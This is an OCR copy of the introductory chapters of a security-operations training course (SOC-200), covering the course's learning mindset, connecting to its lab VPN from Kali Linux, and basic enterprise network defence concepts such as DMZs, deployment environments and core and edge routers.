
Security Operations and Defensive Analysis

Offensive Security



SOC-200

Copyright © 2022 Offensive Security Ltd.

Table of Contents

1 Copyright

The following pages contains the lab exercises for the course and should be attempted only inside the Offensive Security hosted lab environment. Please note that most of the attacks described in the lab guide would be illegal if attempted on machines that you do not have explicit permission to test and attack. Since the Offensive Security lab environment is segregated from the Internet, it is safe to perform the attacks inside the lab. Offensive Security does not authorize you to perform these attacks outside its own hosted lab environment and disclaims all liability or responsibility for any such actions

2 Introduction to SOC-200

In this Topic, we will cover the following Learning Units:

- General Introduction to SOC-200
- How to Learn
- Practical Help

This Topic should take approximately 2 hours 30 minutes to complete.

Welcome to SOC-200. This course was created for students who would like to take a serious and meaningful step into the world of information security and learn the skills of detecting cyber attacks. The course material will describe how to detect a variety of attacks and techniques used by malicious entities against enterprises.

We will discuss a multitude of potential attacks against an organization and we'll demonstrate how they can be detected. Initially, we will focus on developing techniques for easily parsing and analyzing logs, which can be performed at scale. This more manual approach ensures a better understanding of how logs and artifacts are generated and how they can be queried. Eventually, we will discuss more advanced frameworks that enable us to easily operate at scale.

Note that basic Linux, Windows, networking, and scripting skills will help significantly with this course.

2.1 Secrets of Success with SOC-200

This Learning Unit covers the following Learning Objectives:

1. Understand some of the general concepts of security monitoring
2. Recognize the mindset of a successful security professional
3. Understand the pillars of prerequisite knowledge for information security This

   Learning Unit will take approximately 30 minutes to complete.

SOC-200 is a learning path designed for security professionals seeking to learn how security monitoring and exploitation detection is performed.

Security monitoring and the ability to detect breaches are important components of successful enterprise defense. Because of this, we must understand how attacks are conducted and must become proficient in the handling, parsing, and understanding of log data.

Along with these "hard skills" we must also understand the mindset of attackers and adapt our own productive mindsets, which will compel us to lean into complex issues in pursuit of the facts surrounding a data breach. In this Learning Unit we will discuss these "softer skills", which will serve as a foundation for our later discussion.

2.1.1 Understand Offense to Improve Defense

As a security defense professional, we are charged with the defense of an IT infrastructure and all systems connected to it. To perform this job effectively, we must understand how attacks are performed so we can better detect them.

By way of illustration, consider an analogy of a medieval monarch building a castle. If the monarch learns that their enemy has built catapults capable of hurling large boulders, the monarch may implement thicker walls. Similarly, if their enemy is equipped with ladders, the monarch might give their troops tools to push the ladders off the walls. In this scenario, the monarch can build a better defense by understanding the techniques and mindsets of their would-be attacker.

Similarly, we must consider the perspectives, tools, and tactics of an attacker to anticipate what they might do next. In industry terms, we should develop a better *security mindset*.[1] As we understand the weaknesses in the target systems and networks, we gain a better insight into what to look for in security logs, which will allow us to detect attacks in real time.

2.1.2 A Mindset of Learning

Let's take a moment to discuss mindsets and how they apply to this course. We'll begin by discussing the contrasted *fixed mindset* and *growth mindset* and how they can impact our effectiveness as a security professional.

An individual with a fixed mindset believes that their skill, talent, or capacity to learn "is what it is". An individual with this mindset does not understand the various benefits brought on by growth. On the other hand, an individual with a growth mindset believes that mental ability is flexible and adaptable, and that one can grow in their capacity to learn over time.

A defender with a fixed mindset will often fail to detect all but the most predictable attacks. However, a defender with a growth mindset can adapt to previously-unseen approaches and improve their skills to match that of more-advanced attackers.

Since skilled adversaries adapt a growth mindset, we must follow suit. There are many practical ways we can do this, but in the next subsections, we will explore a few of them.

The Offensive Security team strongly believes in the *Try Harder* mindset. This is best summarized as we consider two potential approaches in a moment of failure. We can either accept the failure as an unpreventable dead-end or we can approach it as an opportunity for growth in which we can think about the problem from a different approach, adapt our approach and tactics accordingly, and in the process, sharpen our skills. Obviously, the latter is the Try Harder mindset and aligns with the growth mindset.

[1] (Schneier, 2008), https://www.schneier.com/blog/archives/2008/03/the_security_mi_1.html

This mindset is a key to success in the Information Security industry and as such, it is often a requirement when tackling the more difficult exercises found in our courses.

One specific way to Try Harder is to simply slow down, step back, take a breath, and evaluate the problem from another perspective. In other words, dig deeper into the problem before simply assuming you've reached a dead-end.

As you Try Harder in this course, you'll kick-start a growth mindset that will challenge you. However, powering through to the solution produces a deep satisfaction and often the renown adrenaline "buzz" that makes this field so rewarding.

However, as you're learning the ropes, don't hesitate to reach out to us once you've put in your best effort. There is certainly no shame in this. After all, you're in training and we're here to help. Don't allow undue frustration discourage you before your illustrious career has even gotten off the ground!

In the next section we'll discuss some of the practical aspects of the Try Harder mindset as we discuss a variety of research techniques.

2.1.3 Collect Data and Do Your Research

We can't possibly present an all-encompassing troubleshooting process here, but we can recommend the following simple two-step approach: collect data and do your research.

Collecting data simply means we must step back and take stock of the situation. Quite often, this means we must step back to gain a higher-level perspective, think through the problem, and thoroughly review any data and information.

Quite often, in the heat of action, even a seasoned security professional skims data and misreads it, launching themselves into hours wasted of working on the wrong issue. As we take stock of the situation, we must pay attention to the actual facts and work with what we have to understand and detect any dangers to the organization.

In addition, we need to take time to check our syntax and read the tool manuals. A simple syntax error or incorrect use of of a tool can cause a variety of unintended results.

Make judicious use of the footnotes included in each Topic. Many of the footnote references include support documentation, which can help with troubleshooting. The sidebars in each Topic will always provide what we call "wisdom nuggets", which can be researched to provide an even better understanding of a concept.

If we take the time to collect as much information as we can, we can expect better results as we do our research.

When it comes to research, there's no simpler approach than searching the Internet for terms and concepts that we don't yet understand or aren't familiar with. When searching for new terms, try to glance through *at least* the first three, if not the first ten, search results.

Lastly, remember that we are here and happy to help as you engage in this course. Don't hesitate to reach out!

2.2 Getting Started With SOC-200

This Learning Unit covers the following Learning Objectives:

1. Understand the basic tools available to students
2. Understand how to be “hands-on” with the material
3. Understand how to connect to the VPN

This Learning Unit will take approximately 60 minutes to complete.

Now that we’ve discussed some of the fundamental concepts, let’s take some time to discuss the learning environment. In this section, we’ll discuss the structure of the course and outline the process for connecting to the lab environment.

2.2.1 The Course Structure

The structure of this course and its various Topics is relatively straight-forward. At a high level, we introduce several Topics and each Topic contains Learning Units. Each Learning Unit begins with an explanation in which we highlight some of the most important concepts and ideas, and introduce the theory behind the Topic itself.

Some Learning Units include exercises. In an exercise, we may ask for the answer to a straightforward question. In a more advanced exercise, we’ll require the completion of an action on a *machine*, and ask for an informational answer.

This type of exercise requires *active learning*, which is highly effective. It requires the direct application of skills and practice, and is key to OffSec’s learning methodology.

The exercises are presented sequentially as we proceed through the course. This means that they should be completed sequentially since the exercises often build upon each other.

Finally, please note that the IP addresses presented in the course material do not necessarily reflect the IP addresses in the Offensive Security lab. Do not try to copy the examples verbatim. Always adapt the examples to your specific lab configuration. The specific IP address of each deployed machine will be shown directly inside the web portal UI after a machine is started.

2.2.2 Lab Overview

Exercises are completed on target machines operating in our lab environment. As we’ll discuss in detail in this section, the lab environment consists of several components:

1. A Kali Linux virtual machine (VM)
2. The Online Portal
3. A collection of machines running in the lab
4. A VPN connection from the Kali VM to the lab environment Let’s take a moment to

   discuss each of these at a high level.

First, this course requires an installation of Kali Linux. Kali Linux[2] is an operating system (like Windows or macOS) that comes with a set of tools that are specifically useful for information security activities. Since it is open source, Kali Linux is free to use.

We *strongly* recommend installing Kali in a virtual machine (VM),[3] which allows us to run an operating system within an operating system. Although we could install Kali to a dedicated machine, it is more convenient and efficient to install Kali "alongside" our primary operating

system so that we have easy access to all the tools available to both operating systems. This can be accomplished with virtual machine software.

For example, we may be sitting at our desk with a desktop running Windows or a laptop running macOS. We could install VMware Workstation Player on our Windows machine or VMware Fusion on our Mac to allow us to install the Kali Linux *VMware image*. When this virtual image is installed, Kali will run alongside our primary operating system in a window, or full-screen if we like. Kali Linux, running in this machine, will have access to the network, have it's own IP address, and will behave just as if it's installed on a dedicated machine.

From a terminology standpoint, the system running Windows or macOS is our "host machine" and Kali is a "local" or "guest" VM".

The VMware image that we provide for SOC-200 is a default 64-bit build of Kali Linux. We recommended the use of the latest VMware image available on the Offensive Security VM image download page.[4] Note that although the VirtualBox image, the Hyper-V image, or a dedicated installation of Kali should work identically, we can only provide support for the provided VMware image.

Once we have a virtual machine setup with Kali Linux, we will connect to the Online Portal from Kali using the provided credentials. After clicking the *Download VPN* button in the top-right of the Learning Management System landing page, we will be given the configuration required to connect. We'll use this configuration with OpenVPN to connect to the lab. This creates a unique environment for our specific use in which each student can work at their own pace without worrying about interrupting, or being interrupted by, other students.

Even though each lab is private, it is important to consider the labs as *a hostile environment* and we should not store sensitive information on the Kali Linux virtual machine used to connect to the labs. Student-to-student VPN traffic is strictly disallowed and could result in termination of access from the course and its materials. Regardless, we should always have a security mindset. At a minimum, we should stop unnecessary services and change default passwords and keys on our Kali Linux system.

In the next section, we'll set up the VPN connection that will connect us to the lab.

[2] (Offensive Security, 2021), https://www.kali.org/docs/installation/hard-disk-install/

[3] (Microsoft, 2021): https://azure.microsoft.com/en-us/overview/what-is-a-virtual-machine/

2.2.3 Connecting to the VPN

Once we've connected to the Online Portal *from our local Kali VM*, we'll need to connect to to the VPN. To do this, we'll access the main page and click *Download VPN* at the top right of the web interface. The browser will download an ovpn text file.

We'll use the Kali Linux *terminal* to connect to the VPN. Clicking the black terminal icon at the topleft of the Kali VM presents a screen like this:

```
┌──(kali㉿kali)-[~]
└─$
```

Listing 1 - The kali terminal

[4] (Offensive Security, 2021), https://www.kali.org/get-kali/

If we chose a different username during setup, our prompt will include that name:

```
┌──(ArtVandelay㉿kali)-[~]
└─$
```

Listing 2 - The kali terminal with a different username

This is the *command prompt*, which accepts our user commands. For simplicity we will switch to a less-complex version of the Terminal with C+p as shown in Listing 3.

```
kali@kali:~$
```

Listing 3 - Switching to the one-line command prompt

Next, we'll focus on the VPN pack (the .ovpn file we downloaded). We should have downloaded it to the Kali VM, but if it was downloaded to the host machine, we should either copy it over or redownload it from Kali. Let's use **updatedb** and **locate** to find the file.

Because this particular command requires elevated permissions, we'll use the **sudo** command when we invoked **updatedb**. The **updatedb** command creates or updates a database utilized by the **locate** command to find files across the entire filesystem. The **sudo** command may require us to enter our password. Note that the cursor will not move and no asterisk (*) characters will appear as we type the password. We'll type in our password and press I.

```
kali@kali:~$ sudo updatedb [sudo] password for kali:

kali@kali:~$ locate soc200.ovpn
/home/kali/offsec/soc200.ovpn
```

Listing 4 - Finding the .ovpn file

Based on this output, we are using the filename soc200.ovpn. We can check the browser's download history to determine the exact name of the file.

Once we have located the .ovpn file, we'll **cd** to it's directory, which in this case is /home/kali/offsec:

```
kali@kali:~$ cd /home/kali/offsec
kali@kali:~/offsec$
```

Listing 5 - Changing Directories with cd

Although this command doesn't produce any output (unless we entered the command incorrectly), we can check for the .ovpn file with **ls**, which lists files in this directory.

```
kali@kali:~/offsec$ ls
soc200.ovpn
```

Listing 6 - Listing file contents with ls

We are now ready to connect to the VPN. We'll connect with **openvpn** followed by the full name of the .ovpn file. Once again we must use **sudo**, since **openvpn** requires elevated permissions. Note that **sudo** caches our password for a short time. If we enter this second **sudo** command shortly after the first, we will not need to re-enter the password.

```
kali@kali:~/offsec$ sudo openvpn soc200.ovpn
2021-06-28 10:20:12 Note: Treating option '--ncp-ciphers' as  '--data-
ciphers' (renamed in OpenVPN 2.5).
2021-06-28 10:20:12 DEPRECATED OPTION: --cipher set to 'AES-128-CBC' but
missing in -data-ciphers (AES-128-GCM). Future OpenVPN version will ignore --
cipher for cipher negotiations. Add 'AES-128-CBC' to --data-ciphers or change
--cipher 'AES-128-CBC' to
--data-ciphers-fallback 'AES-128-CBC' to silence this warning.
2021-06-28 10:20:12 OpenVPN 2.5.1 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO]
[LZ4]
[EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] built on May 14 2021
2021-06-28 10:20:12 library versions: OpenSSL 1.1.1k  25 Mar 2021, LZO 2.10
2021-06-28 10:20:12 TCP/UDP: Preserving recently used remote address:
[AF_INET]192.95.19.165:1194
2021-06-28 10:20:12 UDP link local: (not bound)
2021-06-28 10:20:12 UDP link remote: [AF_INET]192.95.19.165:1194
2021-06-28 10:20:12 [offensive-security.com] Peer Connection Initiated with
[AF_INET]192.95.19.165:1194
2021-06-28 10:20:13 TUN/TAP device tun0 opened
2021-06-28 10:20:13 net_iface_mtu_set: mtu 1500 for tun0
2021-06-28 10:20:13 net_iface_up: set tun0 up
2021-06-28 10:20:13 net_addr_v4_add: 192.168.49.115/24 dev tun0
2021-06-28 10:20:13 WARNING: this configuration may cache passwords in memory
-- use the auth-nocache option to prevent this
2021-06-28 10:20:13 Initialization Sequence Completed
```

Listing 7 - Connecting to the labs VPN

The output of Listing 7 may seem intimidating at first. For now, simply note that the last line of the output reads "Initialization Sequence Completed" - this indicates that we have connected successfully to the VPN.

We must leave this command prompt open. Closing it will disconnect the VPN connection. We can open another terminal window by clicking *File* > *New Window*.




Figure 1: Open a New Terminal window

We can now move the VPN terminal window out of the way and ignore it for now.

Now that we are connected to the VPN and have a terminal window ready to work with, let's return to the portal, where we'll click the *play button* next to the exercise host VM. A countdown will appear next to the name of the machine as it opens. Once the VM is started, an IP address will be shown for that exercise host. At this point, our environment is prepared and we can begin the course.

2.2.4 Disconnecting from the VPN

When we are finished with the lab, we can disconnect from the VPN by pressing + within the window where the VPN connection was established. Let's go ahead and disconnect our VPN session now.

```
...
2021-08-17 10:41:25 Initialization Sequence Completed
^C2021-08-17 10:41:30 event_wait : Interrupted system call (code=4)
2021-08-17 10:41:30 SIGTERM received, sending exit notification to peer
2021-08-17 10:41:31 net_addr_v4_del: 192.168.49.60 dev tun0
2021-08-17 10:41:31 SIGTERM[soft,exit-with-notification] received, process
exiting kali@kali:~/Downloads$
```


Listing 8 - The VPN is now disconnected Always disconnect from the VPN when finished working.

We hope that you have acquired a good sense of how to proceed throughout this Learning Path.

2.2.5 Conclusion

In this Topic, we discussed the need to understand offense as a way to better our defensive skills. We also outlined some foundational mindsets that we must adapt to ensure our success. We also detailed the structure of this course and provided instructions for connecting to the lab environment.

Congratulations on completing your first step in this Course!

3 Attacker Methodology Introduction

In this Topic, we will cover the following Learning Units:

- The Network as a Whole
- The Lockheed-Martin Cyber Kill-Chain
- MITRE ATT&CK Framework

Each learner moves at their own pace, but this Topic should take approximately 2 hours, 15 minutes to complete.

Cyber defense professionals safeguard systems and resources from unauthorized access. In practice, this requires continuous monitoring of an organization's network while anticipating threats that may take advantage of unseen or unknown vulnerabilities.

This requires a familiarity with the potential adversary's tactics. The *attacker methodology* is a structured approach that describes how attackers evaluate and access restricted systems and networks. Armed with a deeper understanding of an attacker's thought process and approach, a defender can properly tailor their defense strategy and provide relevant enterprise security guidance. A well-trained cyber defense professional must not only understand the systems and programs they aim to protect, but they must also be able to enter an attacker's mindset and leverage their methodology to uncover vulnerabilities. The role of a cyber defense professional is extremely challenging but also fulfilling and rewarding.

In this topic we'll describe the attacker methodology. We'll begin by describing common enterprise network configurations and discuss the basic expectations of enterprise network safety and security. Next, we'll discuss broader aspects of attack theory and introduce popular intrusion modeling frameworks including the *Lockheed-Martin Cyber Kill-Chain* and _MITRE's Adversarial Tactics, Techniques, and *Common Knowledge* (*ATT&CK*) Framework. These provide globally-recognized insight into how and why attackers compromise systems. The goal of this topic is to convey a deeper understanding of how and why networks are typically constructed, and the tactics attackers leverage in an attempt to compromise them.

3.1 The Network as a Whole

This Learning Unit covers the following Learning Objectives:

1. Gain a basic understanding of an enterprise network's DMZ
2. Learn about deployment environments
3. Understand the difference between core and edge network devices
4. Study virtual private networks and remote sites

This Learning Unit will take approximately 45 minutes to complete.

In this Learning Unit, we will be learning about enterprise network configurations. There are many types of defensive security mechanisms that can be combined into a nearly-infinite number of distinct configurations. Because of this, no two enterprise network environments are alike. Given the ever-changing complexities of the defense landscape, the task of cyber defense can seem daunting.

However, there are certain overarching principles that apply to cyber defense, which can guide us as we consider our approach. The first principle we will discuss is *defense-in-depth* (DiD),[4] which rightly suggests that layered security controls not only improve the security posture of networks and systems, but provide redundancy if a single layer fails.

In the following sections, we will examine some of the common components of a typical defensein-depth deployment.

[4] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Defense_in_depth_(computing)

3.1.1 The DMZ

Most enterprises offer Internet-facing services. In a defense-in-depth deployment, these services are hosted in a protected environment separated from the internal network. This is known as a *demilitarized zone* (DMZ), a borrowed military term that describes a protected geographic region free from military action. Not only does the DMZ provide a hosting space for Internet-facing devices and services, it bridges the protected internal network to the outside world.

This is an area of important focus for defenders since these devices are targets for an attack, and most ingress attacks against the internal network will pass through this zone.

Let's examine a typical DMZ deployment. The diagram below shows a DMZ with a web server and an email server connected to a router. Email traffic destined for corporate users will come to this email server. Publicly-available corporate services and information will be hosted on the web server. All three devices (including the router) are flanked by firewalls on both sides.




Figure 2: Simplified Enterprise DMZ

The purpose of the frontend firewall is to act as the first layer of defense for the DMZ, allowing only properly-formatted protocol traffic to the public-facing web and email servers. This appliance also provides an additional layer of protection for the internal network by controlling the volume and types of traffic for the backend firewall.

The backend firewall is placed behind the DMZ to process traffic between the DMZ and internal resources as necessary. In the diagram above, both the web and email server can communicate with required resources on the internal network.

Some security professionals suggest implementing front-end and back-end firewalls from different vendors since one vulnerability will rarely affect both firewalls. However, this may increase the initial cost and complicate maintenance.

Our DMZ appears complete, but what if we need to make changes or updates to the devices in it? What if those changes bring a system offline? We will learn how to offset these risks in the next section.

3.1.2 Deployment Environments

Deployment environments separate the development and deployment environments. They implement deployment phases that aim to protect the production environment from negative consequences introduced by the development process.

This is an element of defense-in-depth, which essentially separates the development (or "build") and production environments. Consider this diagram of a typical, healthy deployment environment.




Figure 3: Simplified Enterprise With Deployment

The diagram shows three simplified web server deployment environments. Larger enterprises may include additional stages, such as a *demo* environment for product evaluation, or a *preproduction* environment for additional quality assurance before final deployment. But for our purposes, we will focus on a simplified example of the role of a deployment environment.

We will begin with the *development* (dev) environment. In our example, this includes a development web server. Developers can safely write and test code in this environment before moving it to production. If a code change causes a catastrophic failure here, it will not impact user access or business activity. If this testing server is compromised, no real user information is compromised. However, an attacker with unauthorized access to the dev environment could introduce malicious code that might otherwise go undetected once released into production.

Next, let's discuss the *staging* environment, which includes the *staging* web server. The staging server is a near-perfect replication of the hardware and software configuration used in the production environment. This design is intentional, as developers can ensure that the system will behave as expected on the production hardware. Other stakeholders in the development process will also use the staging server to emulate potential updates before deploying to production. Additional testing (including security testing) can happen in the staging environment. Clientfacing employees may even conduct client demos in the staging environment.

The *production* (prod) environment is often in the DMZ and is Internet and customer-facing. At this stage, the system is live, and the staging process has likely mitigated any obvious issues or vulnerabilities.

This does not suggest that the systems and programs are invulnerable, but this process can help mitigate many development, deployment, and patching issues. In a best-case scenario, a defense professional

should be intimately aware of changes made during the development process since vulnerabilities are often mitigated (or introduced) in this cycle.

Now that we are acquainted with our deployment environments, we will dig a little deeper into the networking devices that connect different parts of our enterprise together.

3.1.3 Core and Edge Network Devices

Infrastructure entry and exit points must be carefully managed as they are critical considerations of defense-in-depth.

Autonomous systems send network traffic through *core* Internet network devices to intended destinations. Content delivery networks, commercial services, government resources, public utilities, and even personally-owned web resources all send and receive traffic without tracking (or caring about) the interconnected paths. Similarly, enterprises leverage similar core devices on their networks. These are often referred to as *core* or *edge* network devices.

The router in the example DMZ we've discussed is considered an *edge* router. Edge devices provide connectivity between networks, such as the Internet and the internal network. The router performs additional functions such as translation between protocols, and can provide encryption between networking devices independent of the data being transmitted. Below, the router is relabeled as an edge router, enabling access to the Internet for the enterprise network users. We'll explain the other added appliances shortly.




Figure 4: Simplified Enterprise With Core/Edge Devices

Note that in this updated diagram, the edge router is now communicating with a core router behind the backend firewall. This core router serves as the powerhouse for the three switches tied to their respective network segments. This core router is designed and configured to process and route packets with very limited downtime. Other devices will provide filtering and deep packet inspection[5] en route to the core router. But it is the core router that will forward the packets to their intended destination as fast as possible.

[5] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Deep_packet_inspection

It may be challenging for defense professionals to detect the true source of network activity when working with core and edge networking devices. For example, it may be difficult to trace suspicious outbound activity from the edge router to the source network segment unless we compare *artifacts* at the core router and relevant switch. Artifacts, such as event logs or packet capture, provide forensic evidence of activity or behavior that has taken place on the network. We discuss how a *Security Information and Event Management* (SIEM) system can help in this analysis in another Topic.

With our core and edge devices in place, we will turn our attention to securing network communications to other networks separated by geographic location.

3.1.4 Virtual Private Networks and Remote Sites

A *Virtual Private Network* (VPN) provides a means of securely accessing a private network while being geographically removed from it. For example, remote employees often use a VPN to connect to a corporate network. In this way, an employee can access resources as if they were local to the corporate LAN. With the recent resurgence of remote employees, the VPN is a staple in most corporate environments. However, it must be properly configured and maintained to ensure safe and secure business operations.

